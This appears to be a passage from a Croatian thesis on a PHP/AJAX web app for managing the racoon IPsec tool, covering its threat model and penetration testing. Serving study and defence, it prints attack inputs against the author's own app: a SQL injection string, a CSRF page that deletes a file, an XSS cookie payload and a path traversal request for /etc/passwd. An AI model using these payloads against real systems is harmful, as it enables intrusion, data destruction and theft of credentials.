
Slika 4.21. Pokretanje *racoon* alata

Izmjenom vrijednosti za konfiguracijsku datoteku i unosom dodatnih opcija, moguće je postaviti opcije pokretanja aplikacije. Izmjenom vrijednosti datoteke zapisa, moguće ju je pri pokretanju koristiti kao datoteku zapisa te ju i pregledavati u pozadini okvira. Pritiskom na gumb *RUN RACOON*, aplikacija pokreće *racoon* alat sa zadanim opcijama. Nakon što je pokretanje izvršeno, u pozadini su vidljivi novi ispisi koje *racoon* alat daje na standardni izlaz, tj. u datoteku zapisa, kao na slici 4.22.



Slika 4.22. Dijalog za pokretanje *racoon* alata

Pritiskom na gumb *STOP RACOON*, na isti način je moguće ugasiti *racoon* alat. Nakon gašenja, ili prije odlaska sa stranice, potrebno je zatvoriti kontrolni prozor, da bi se zaustavilo automatsko osvježavanje zapisa, kao na slici 4.23.



Slika 4.23. Zaustavljanje rada *racoon* alata

Na kraju rada, radi sigurnosti aplikacije, potrebno je da se korisnik odjavi s aplikacije odabirom opcije *User->Logout* u glavnom izborniku, kako prikazuje slika 4.24.

Slika 4.24. Odjava korisnika s rada na aplikaciji

4.4. Model prijetnji i zaštita aplikacije

4.4.1. Ključni scenariji aplikacije

Ključni scenariji u radu ove aplikacije su:

- anonimni korisnik vrši prijavu korisničkim imenom i zaporkom da bi se autentificirao;
- autentificirani korisnik pregledava postojeće konfiguracije u bazi podataka i na tvrdom disku;
- autentificirani korisnik vrši izmjene postojećih ili stvara nove konfiguracije, ili vrši pretvorbu generičke konfiguracije u konfiguraciju specifičnu za IKE aplikaciju;
- autentificirani korisnik vrši pohranu konfiguracija u bazu podataka ili na tvrdi disk;
- autentificirani korisnik korištenjem odabrane konfiguracije pokreće IKE aplikaciju i pregledava njene zapise;
- autentificirani korisnik zaustavlja rad IKE aplikacije;
- autentificirani korisnik vrši odjavu s Web aplikacije.

4.4.2. Korištene tehnologije

Ova Web aplikacija koristi sljedeće tehnologije:

- Web poslužitelj: Linux 2.6.17-10-generic, Apache 2.0.55;
- prezentacijska logika: PHP 5.1.6 (Zend Framework 0.8.0, YUI 2.2.0);
- baza podataka: MySQL 5.0.24a.

4.4.3. Sigurnosni mehanizmi aplikacije

- autentifikacija korisnika implementacijom CHAP protokola;
- ModSecurity 2 – sigurnosna stijena za Apache poslužitelj [46];
- SSL pristup Web poslužitelju;
- izmjena ključa sjednice pri svakom zahtjevu od strane autentificiranog korisnika.


4.4.4. Granice povjerenja

Pojedine komponente aplikacije imaju međusobno povjerenje koje se očituje kroz sljedeće:

- baza podataka vjeruje zahtjevima Web aplikacije,
- komponente pristupa bazi podataka vjeruju da im upravljačke komponente daju valjane unose.

4.4.5. Tokovi podataka


Za anonimnoga korisnika jedini tok podataka je pristup stranici za prijavu, a tok prijave CHAP protokolom prikazan je na slici 4.25. Anonimni korisnik unosi korisničko ime i zaporku. Zaporka se u klijentskom pregledniku kôdira jednosmjernom MD5 funkcijom, te joj se nakon toga dodaje slučajni niz znakova koje je aplikacija umetnula u stranicu za prijavu pa se oboje kôdira MD5



Slika 4.25. Tok prijave na aplikaciju CHAP protokolom

funkcijom. Korisničko ime i stvoreni niz znakova se šalju poslužitelju koji uvidom u zabilježeni slučajni niz znakova i MD5 zapis korisničke zaporke pokušava autentificirati korisnika. Ovime je izvršena implementacija CHAP protokola.

Nakon uspješne autentifikacije, mogući tokovi podataka su bazirani na sljedećem, kako prikazuje slika 4.26. Korisnik zadaje akciju klikom na vezu. Preglednik šalje AJAX zahtjev prema aplikaciji na poslužitelju. Punjač provjerava da li je korisnik autentificiran, mijenja ključ sjednice i preusmjerava obradu traženoj kontroli. Kontrola određuje o kojoj akciji se radi te ju izvršava.



Slika 4.26. Tokovi podataka aplikacije nakon prijave korisnika

Tijekom izvršavanja se puni predložak pogleda, koji se zatim vraća klijentskom pregledniku. Preglednik prihvaća podatke i umeće ih u DOM stablo te izvršava JavaScript kôd koji je primio zajedno s podacima.

4.4.6. Prijetnje i način zaštite

Sljedeće prijetnje aplikaciji od strane treće osobe su moguće:

- Pogađanje korisničke zaporke

  Ograničenje na tri neispravna unosa, nakon čega se pretpostavlja da je napadnut korisnički račun te se korisniku više ne dozvoljava pristup, čak i ako unese ispravnu zaporku.

- Prisluškivanje prometa između preglednika korisnika i Web poslužitelja, da bi se dohvatilo korisničko ime i zaporku ili ključ sjednice

  Korisnička zaporka se kôdira tijekom prijave CHAP protokolom te se nikada ne šalje u izvornom obliku kroz mrežu. Ključ sjednice se mijenja svakim pozivom prema aplikaciji. Preporučeno je korištenje SSL protokola čime se vrši enkripcija svih podataka koji putuju vezom od klijenta do poslužitelja.

- Neautorizirani pristup Web poslužitelju i njegovim datotekama

  Potrebno je osigurati sigurno okružje za Web aplikaciju tako da se omogućuje pristup operacijskom sustavu i datotekama poslužitelja isključivo za autorizirane korisnike.

- SQL umetanje pri unosu korisničkog imena

  Korisničko ime se pri pretraživanju baze podataka filtrira za nepotrebne znakove.

- Krađa ključeva SSL veze

  Potrebno je osigurati okružje u kojem se za SSL vezu koriste valjani certifikati.

- Prikaz informacija o greškama

  Da bi se spriječio prikaz informacija o greškama aplikacije krajnjem korisniku, potrebno je isključiti sve opcije ispravljanja pogrešaka za PHP razvojnu okolinu.

- CSRF napad

  Ukoliko je napadač upoznat s načinom rada aplikacije, korištenjem CSRF napada preko korisnika koji ima valjanu sjednicu (ukoliko ga prevari tako da korisnik u pregledniku otvori zlođudnu stranicu), moguće je izvršiti naredbe na aplikaciji. Vrlo teško je zaštititi bilo koju aplikaciju od ove vrste napada. Iznimno je važno da se korisnik nakon rada odjavi s aplikacije te da pazi koje stranice, veze i elektroničke poruke koristi dok ima valjanu sjednicu.

Obzirom da je navedenim mehanizmima aplikacija relativno dobro zaštićena od presretanja podataka, potrebno je obratiti pozornost na napade od strane korisnika koji su autorizirani i na neposredne napade. Osim već navedenih, moguće su i sljedeće prijetnje:

- SQL umetanje pri operacijama s bazom podataka

  Napadač bi mogao izvršiti naredbe u bazi podataka te time pristupati ili mijenjati podatke u bazi. Podaci u pristupu bazi podataka filtriraju se za nepotrebne znakove.

- Umetanje naredbi za operacijski sustav

  Napadač bi mogao umjesto pokretanja IKE aplikacije, pokušati izvršiti druge naredbe na operacijskom sustavu. Korisničkom računu koji koristi Apache poslužitelj za davanje naredbi operacijskom sustavu, u administratorskom načinu rada omogućeno je izvršavanje samo potrebnih naredbi.

- Pokretanje IKE aplikacije s postavkama koje omogućuju eksploataciju prava u lokalnoj mreži

  Ukoliko napadač stvori konfiguraciju kojom će omogućiti eskalaciju povrede prava na lokalnoj mreži, moguć je neautorizirani lokalni pristup mreži. Ovaj problem je praktički nemoguće riješiti, osim kontrolom administratora mreže.

- XSS napad umetanjem zlođudnog kôda u konfiguracijske datoteke


  Ukoliko napadač umetne zlođudni JavaScript kôd u zapis konfiguracijske datoteke, moglo bi doći do izvršavanja kôda. Obzirom da se radi o datotekama sa specifičnom namjenom, pri pohrani i prikazu, ne vrši se kontrola podataka osim u smislu ispravnosti za korištenje u njihovoj osnovnoj namjeni.

4.5. Penetracijsko testiranje aplikacije

Penetracijsko testiranje aplikacije može se vršiti na dva načina, automatskim testiranjem korištenjem postojećih alata za sigurnosno testiranje Web aplikacije kao što je Paros alat, ili ručnim testiranjem, ponovno uz pomoć alata koji služe ručnom testiranju kao što je WebScarab alat. Alati za ručno testiranje omogućuju ručnu izmjenu parametara HTTP zahtjeva i HTTP zaglavlja, kao i različite druge provjere koje za nije moguće automatizirati za testiranje specifičnih aplikacija [14, 18].

4.5.1. Automatsko testiranje Paros alatom

Automatsko testiranje je obično primjerenije za aplikacije koje su često korištene i koje za koje alat ima mogućnost prepoznavanja, kao što je npr. Joomla CMS aplikacija, međutim, može pomoći u otkrivanju mogućih zahtjeva koje je najbolje zatim ručno testirati. Jedan od alata koje OWASP preporučuje je Paros. Paros je alat potpuno napisan u Javi te obzirom na činjenicu da se koristi kao posrednik, u mogućnosti je dohvatiti i vršiti izmjene na HTTP i HTTPS prometu između poslužitelja i klijenta. Slika 4.27 prikazuje skeniranje aplikacije Paros alatom.




Slika 4.27. Skeniranje aplikacije Paros alatom

Testiranje aplikacije Paros-om započinje definiranjem aplikacije koju želimo testirati, te početnim pretraživanjem postojećih resursa na poslužitelju. Obzirom da WebIKE aplikacija ukoliko korisnik nije prijavljen, dozvoljava pristup isključivo `/login/index` stranici, Paros će pokušati pristupiti očekivanim resursima, ali će ga poslužitelj preusmjeriti na `/login/index`. Sve što će Paros otkriti tijekom ove faze pretrage, su JavaScript datoteke u direktoriju `/build` koje su vezane na `/login/index` stranicu. U ovoj fazi Paros očito nije otkrio ništa što se ručno ne može dohvatiti pokušajem pristupa aplikaciji.

Obzirom da Paros radi kao posrednik, korisniku koji testira aplikaciju u interesu je da Paros dobije informacije o svim mogućim zahtjevima prema aplikaciji. Stoga se preporuča u pregledniku (nakon postavljanja pristupa aplikaciji kroz Paros posrednik) izvršiti prijavu na sustav i ručno, *surfanjem* po aplikaciji i izvođenjem svih njezinih funkcija dozvoliti Paros-u da detektira sve zahtjeve koje klijent šalje prema poslužitelju da bi se identificirali svi korišteni resursi. Tada Paros može izvršiti automatsko testiranje aplikacije. Rezultati testiranja prikazuju se u obliku izvještaja, kao na slici 4.28.

Nakon što je Paros testirao sve pojedine resurse aplikacije, uvidom u izvještaj koji je generirao i zapise o resursima koje je testirao vidljivo je da ovaj način testiranja nije dao kvalitetne rezultate. Prema izvještaju, detektirana su ukupno četiri problema. Jedan srednje težine, gdje se preporučuje isključivanje "autocomplete" opcije u HTML polju za unos korisničkog imena pri prijavi, da preglednik ne bi vršio automatsko postavljanje korisničkog imena i zaporke za prijavu u polje formulara ukoliko ju je pohranio pri nekoj prethodnoj prijavi. Od ostala tri problema, dva se odnose na detektiranu datoteku `/login/dologin~` koja je označena kao privremena kopija datoteke



Slika 4.28. Izvještaj Paros alata

`/login/dologin` nastala uslijed izmjena datoteke na sustavu. Međutim, nije točno poznato koji je razlog detektiranja ove datoteke, obzirom da nam je poznato da je `/login/dologin` resurs zapravo akcija `dologin` klase kontrole `login` te da datoteka zapravo ne postoji. Zadnji problem je detekcija otkrivanja privatnih IP adresa tijekom komunikacije, točnije Paros je otkrio da se u zahtjevima i odgovorima prenose privatne IP adrese. Detaljnijim uvidom vidimo da se radi o IP adresama koje se nalaze u podacima konfiguracijskih datoteka koji se prenose između klijenta i poslužitelja te ovo možemo smatrati nužnim i ne toliko opasnim za sustav. Pregledom zapisa resursa koje je testirao, vidljivo je da je Paros imao problem u pristupu resursima te da je praktički sva testiranja vršio na javno dostupnim resursima kao što su JavaScript datoteke, jer je nepoznavanjem logike aplikacije i mehanizma prijave, neuspješno pokušavao pristupiti resursima namijenjenim prijavljenom korisniku.

Obzirom na strukturu aplikacije i veliku količinu JavaScript-a koja je specifična za AJAX aplikacije, ovakav rezultat automatskog testiranja je bilo očekivano, međutim Paros je relativno dobro identificirao sve pozive koji se odvijaju tijekom korištenja aplikacije, kao i parametre zahtjeva koji se šalju, što je dobra baza za ručno testiranje.

4.5.2. Ručno testiranje aplikacije


Ručno testiranje aplikacije, obzirom na logiku i strukturu, podijeljeno je u dva ogledna segmenta te je izvršeno kao *whitebox* testiranje uz uvid u kôd aplikacije. Segmenti testiranja su testiranje eksploatacije ranjivosti od strane neautoriziranog korisnika i od strane autoriziranog korisnika.

Neautorizirani korisnik, kako je već rečeno, ima pristup isključivo `login/index` stranici za prijavu. Jedina mogućnost za prijavu bez poznavanja korisničkog imena i zaporke jest SQL umetanje u polja prijave. Obzirom da nam je poznato da aplikacija vrši CHAP prijavu te da se korisnička zaporka prije slanja kriptira, ali i da se provjera na poslužitelju odvija usporedbom bez izravnog umetanja vrijednosti polja zaporke iz zahtjeva u SQL upit, jasno je da SQL umetanje u polje zaporke neće dati nikakve rezultate. S druge strane, vrijednost dana u polje korisničkog imena se koristi u SQL upitu pa bi ono moglo biti ranjivo na SQL umetanje. Obzirom se sve svi parametri zahtjeva, pa tako i korisničko ime filtriraju kroz Zend_Filter, te obzirom da se ista vrijednost pri umetanju u SQL upit

komentira, ali i obzirom na način autentifikacije, standardno SQL umetanje tipa *1' OR '1'='1* ne daje rezultate. Čak i kada bi se uspjelo prevariti aplikaciju natjeravši je SQL umetanjem da odabere prvo postojeće korisničko ime iz baze podataka, nije realno očekivati da bi se vrijednost zaporke uspješno usporedila.

Ono što neautorizirani korisnik još može pokušati jest presretanje, prisluškivanjem prometa između autoriziranog klijenta i aplikacije. Ukoliko se prema preporuci koristi SSL enkripcija veze, te uz njenu ispravnu konfiguraciju, napadač je nemoćan jer je sav promet za njega nerazumljiv. Ukoliko se SSL enkripcija ne koristi, napadač je u mogućnosti vidjeti sve podatke koji se prenose između klijenta i poslužitelja, što uključuje identifikator sjednice u zaglavlju zahtjeva i odgovora, ali i korisničko ime i CHAP zapis zaporke pri prijavi na sustav. Ukoliko napadač prepozna CHAP mehanizam, u mogućnosti je otkriti zaporku koju korisnik koristi za prijavu. Ovo možemo simulirati snimanjem prometa u oba slučaja.

Ukoliko se SSL ne koristi, napadač može snimiti proces prijave korisnika te dohvatiti podatke za prijavu iz dva HTTP zahtjeva i odgovora. Iz kôda stranice za prijavu napadač može izvući algoritam prijave koji se koristi, što je vidljivo na slici 4.29.



Slika 4.29. Izvorni kôd stranice s JavaScript kôdom vidljiv je pri prijenosu podataka

Točnije, napadač može prepoznati da se radi o CHAP protokolu, ali i vrijednost sažetka koji se dodaje na kriptiranu zaporku te obzirom na vrijednost sažetka zaporke poslanog u sljedećem koraku, reverznim postupkom može otkriti valjanu zaporku za prijavu. Korisničko ime se šalje u izvornom obliku pa je lako dohvatljivo, kao što se vidi na slici 4.30.

Slika 4.30. Podaci autentifikacije vidljivi pri prijenosu podataka

Ukoliko bi pokušao korištenjem posljednjeg postavljenog identifikatora sjednice koji je vidljiv u zaglavlju odgovora izvršiti slanje zahtjeva prema aplikaciji, prije nego legalni korisnik uputi novi zahtjev i identifikator se promjeni, to bi uspio te bi se identifikator sjednice promijenio zahtjevom napadača i time onemogućio pravog korisnika u daljnjem radu s aplikacijom. Ovo je iznimno ozbiljan problem te se isključivo upotrebom SSL enkripcije veze može zaustaviti ovaj tip napada.

Ukoliko se SSL enkripcija koristi, jasno je da napadač neće vidjeti niti zaglavlja HTTP zahtjeva niti sadržaj koji se prenosi.

Još jedna mogućnost vanjskog napada jest da napadač prisili ili prevari prijavljenog korisnika na posjetu stranice koja će natjerati preglednik korisnika na slanje zahtjeva prema aplikaciji. Pri slanju

tog zahtjeva, šalje se valjani kolačić sjednice te bi napadač posredstvom korisnika mogao izvršiti neku akciju na aplikaciji. Ukoliko korisnik posjeti stranicu sadržaja kao u ispisu 4.5, dok je prijavljen na WebIKE aplikaciju,

Ispis 4.5. Primjer stranice za CSRF napad na aplikaciju

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
</head>
<body>
<img src="http://192.168.11.128/zend-ike/disc/delete?filename=proba.xml"/>
</body>
</html>
```

preglednik klijenta bi poslao aplikaciji zahtjev za brisanje datoteke proba.xml što bi se uspješno izvršilo, međutim napadač ne bi dobio mogućnost nikakve kontrole nad korisnikom aplikacije ili aplikacijom osim zadavanja ovog zahtjeva. Iako ovakav napad zahtjeva da napadač poznaje okružje i aplikaciju koja se koristi pa ga je time i teže očekivati, potreban je oprez pri korištenju veza i posjeti potencijalno opasnih stranica u tijeku rada na aplikaciji. Ukoliko bi se koristila provjera zahtjeva na poslužitelju putem Referer polja zaglavlja HTTP zahtjeva, ovaj napad bi se jednostavno zaustavio obzirom da Referer polje odaslano sa zloćudne stranice ne bi odgovaralo Referer polju legalnog zahtjeva. Jednostavna provjera koja se bazira na adresi poslužitelja izgleda kao u ispisu 4.6.

Ispis 4.6. Kôd provjere Referer polja zaglavlja na poslužitelju

```
if(isset($_SERVER['HTTP_REFERER'])){
      $referer=$_SERVER['HTTP_REFERER'];
      $hostname=$app->ip_address;
      $url=parse_url($referer);
      if($url['host'] != $hostname) Zend::register('login_redirect',true);
}
```

Ukoliko referer polje zahtjeva nije jednako adresi poslužitelja, zahtjev se odbacuje preusmjeravanjem kao u slučaju da se ne radi o autoriziranom korisniku. Nakon detekcije ovog propusta, kôd je dodan u punilac aplikacije pa bi ovaj napad bilo moguće izvršiti jedino s poslužitelja na kojem je i aplikacija.


Ukoliko je napadač autorizirani korisnik aplikacije, jasno je da ima veće mogućnosti na cijelom sustavu. Obzirom na logiku aplikacije, nekoliko je mogućnosti napada.

Napadač može pokušati umetanje JavaScript kôda u dijelove aplikacije koje može mijenjati. To se prije svega odnosi na konfiguracijske datoteke. Korisnik je u mogućnosti u konfiguracijsku datoteku dodati standardni XSS JavaScript kôd, npr. `<script>alert(document.cookie);</script>`, kao na slici 4.31.

```
        nat_traversal on;
        proposal {
                encryption_algorithm 3des;
                hash_algorithm md5;
                authentication_method pre_shared_
                dh_group modp768;
                lifetime time 3600 sec;
        }
}
<script>alert(document.cookie);</script>
remote anonymous {

        ca_type x509 "/etc/CA.crt";

        certificate_type x509 "/etc/CERT.crt" "/e
        exchange_mode main;
```

Slika 4.31. Ubacivanje XSS kôda u konfiguracijsku datoteku

Ovaj izraz se neće filtrirati pri pohrani datoteke, ali će se zato pri ponovnom prikazu datoteke izvršiti HTML kôdiranje sadržaja pa preglednik ovaj izraz neće shvatiti kao HTML znakove. U slučaju da se ovo pravilo ipak zaobiđe nekim nestandardnim kôdiranjem, eventualno postoji mogućnost izvođenja JavaScript kôda. Međutim, obzirom da se sadržaj konfiguracijske datoteke postavlja unutar HTML *textarea* oznake u kojoj se sav sadržaj tretira kao tekst, potrebno ju je zatvoriti da bi se izraz tretirao kao HTML kôd, a ne kao sadržaj unutar *textarea* oznake. Što se tiče XML datoteke, ovaj tip napada je još teži jer se postupkom parsiranja XML datoteke pri stvaranju stabla ovaj izraz tretira kao čvor i raščlanjuje, kako je vidljivo na slici 4.32.



Slika 4.32. Ubacivanje XSS kôda u XML generičku datoteku

Najranjiviji bi mogao biti HTML prikaz datoteke, gdje se sadržaj datoteke prikazuje kao HTML dodavanjem u DOM stablo, ali uspješnim HTML kôdiranjem se izvođenje kôda izbjegava, kako prikazuje slika 4.33.

```
<IPSec>
<Local>
<LocalAddress>192.168.1.1</LocalAddress>
<script>alert(document.cookie);</script>
<LocalInterface>eth0</LocalInterface>
<LocalPort>any</LocalPort>
<LocalID>myID@fer.hr</LocalID>
</Local>
<Remote>
<IPAddress>192.168.2.2</IPAddress>
<Port>any</Port>
<Identifier>peer2ID@fer.hr</Identifier>
```

Slika 4.33. HTML prikaz XSS kôda

Kroz mogućnost uređivanja datoteka, javlja se mogućnost pristupa ostalim datotekama na poslužitelju. Stoga napadač može pokušati izmjenom parametara HTTP zahtjeva umjesto konfiguracijske datoteke otvoriti npr. `/etc/passwd` datoteku. Ukoliko korištenjem WebScarab-a ili

nekog drugog posredničkog alata izmijenimo zahtjev prije slanja tako da umjesto zahtjeva `/disc/load?filename=proba.conf` pošaljemo zahtjev `/disc/load?filename=../../../../etc/passwd`, aplikacija će za uređivanje otvoriti `/etc/passwd` datoteku, kako je prikazano na slici 4.34.

Slika 4.34. Modificirani zahtjev /disc/load?filename=../../../../etc/passwd otvara za uređivanje datoteku /etc/passwd

